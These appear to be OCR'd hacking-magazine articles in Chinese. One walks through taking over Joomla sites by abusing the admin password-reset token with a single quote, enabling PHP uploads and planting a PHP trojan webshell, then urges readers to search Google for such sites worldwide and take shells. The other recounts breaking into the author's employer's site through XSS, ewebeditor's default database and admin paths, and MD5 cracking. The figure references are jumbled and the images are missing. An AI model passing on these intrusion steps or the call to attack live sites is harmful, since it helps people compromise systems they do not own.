


图5




图6

就不可能知道这个暗号了，不过没关系，问题就出在这个地方，我们只要在这个暗号中输入“'”提交就可以了。此时我们就会来到重设理员密码的地方，如图3，重新设定一个新的管理员密码后点“提交”，会提示“您的密码已被重新设置”，如图4。不用理会它，我们在网址后面加administrator来到管理员登录页面，如图5，输入默认管理员帐号admin和你刚才设定的密码就可以登录进入了。

登录后在前台菜单中选择“全局设置”，如图6，来到系统




图8




图9




图10




图11

设置页面，如图7，选择“系统”，在“合法的扩展名（文件类型）”处添加一个“,php”，如图8，添加完成后点击最上边的保存按钮即可。此时会自动返回到系统后台，选择媒体管理来到媒体管理页面，如图9，在浏览文件处选择一个PHP木马，然后点击“开始上传”即可，如图10。就这样，一个Webshell轻轻松松的就到手了，如图11。

由于Joomla支持多种语言，因此它在全世界范围内的应用都很广泛，我们可以在GOOGLE中设定语言进行搜索，这样就可以拿到使用特定语言的网站的SHELL了，比如日文、韩文等，还在等什么，快去拿SHELL吧！

公司网站历游记

逍遥复仇

一、累了

小菜我找不到工作，现沦落在一家网络公司推销“通用网址”，由于要下载那个讨厌的插件，我是受尽了苦头一次又一次的被人拒之门外。天天手拿电话眼盯屏幕，上有摄像头下有录音器，真是受罪呀！偶遇一天经理有事外出，压抑了N天的感情终于得到了暴发，操起家伙就对公司网站一顿蹂躏，在经过了180个大轮回后，却是一无所获，那个真叫……啥来的？

二、困了

无聊之时突然听见旁边的老哥跟客户谈到公司的什么什么系统，套了一下近乎获知公司还有个自主建站系统（专门为客户提供的），如图1。我Ping了一下域名发现与主站压根就不在同一个网段内，不知公司葫芦里卖得什么药。

管他三七二十一，先注册一个用户，登录进入后台发现我当前的权限是个见习管理员，如图2。再一看后台咋长得跟动力似的。当来到“JS代码广告管理”下的“网站特效代码设置”时，我想到了高手们经常谈到的XXS跨站漏洞，第一次玩就成功了，




图1

大家可不要笑话呀，如图3，图4。继续往下找，好家伙，居然有ewebeditor编辑器，如图5。不知道有多少网站惨死于ewebeditor之手，可以说这也是最快最方便的获取WEBSHELL的方法了。

通过查看源代码找到了ewebeditor的路径，得到其后台(editor/admin_login.asp)与默认数据库(editor/db/ewebeditor.mdb)，使用辅臣打开下载的数据库，把MD5加密的管理员密码拿到MD5在线查询网站上进行猜解，竟然没有破解出来，如图7。当我查看样式表时，发现网站已经被别人入侵过了，所添加的asp、asa后缀并没有被删除，这可是一个很好的后门呀，如图8。

以前雕牌兄弟曾写过一篇文章，直接在地址后面加上"editor/ewebeditor.asp?id=conten1&style=standard1"（样式名）就可以绕过后台直接到达编辑器进行上传。可惜切换到本地上传时代码却出错了，无法进行上传，如图8。只有另寻他法了，幸好

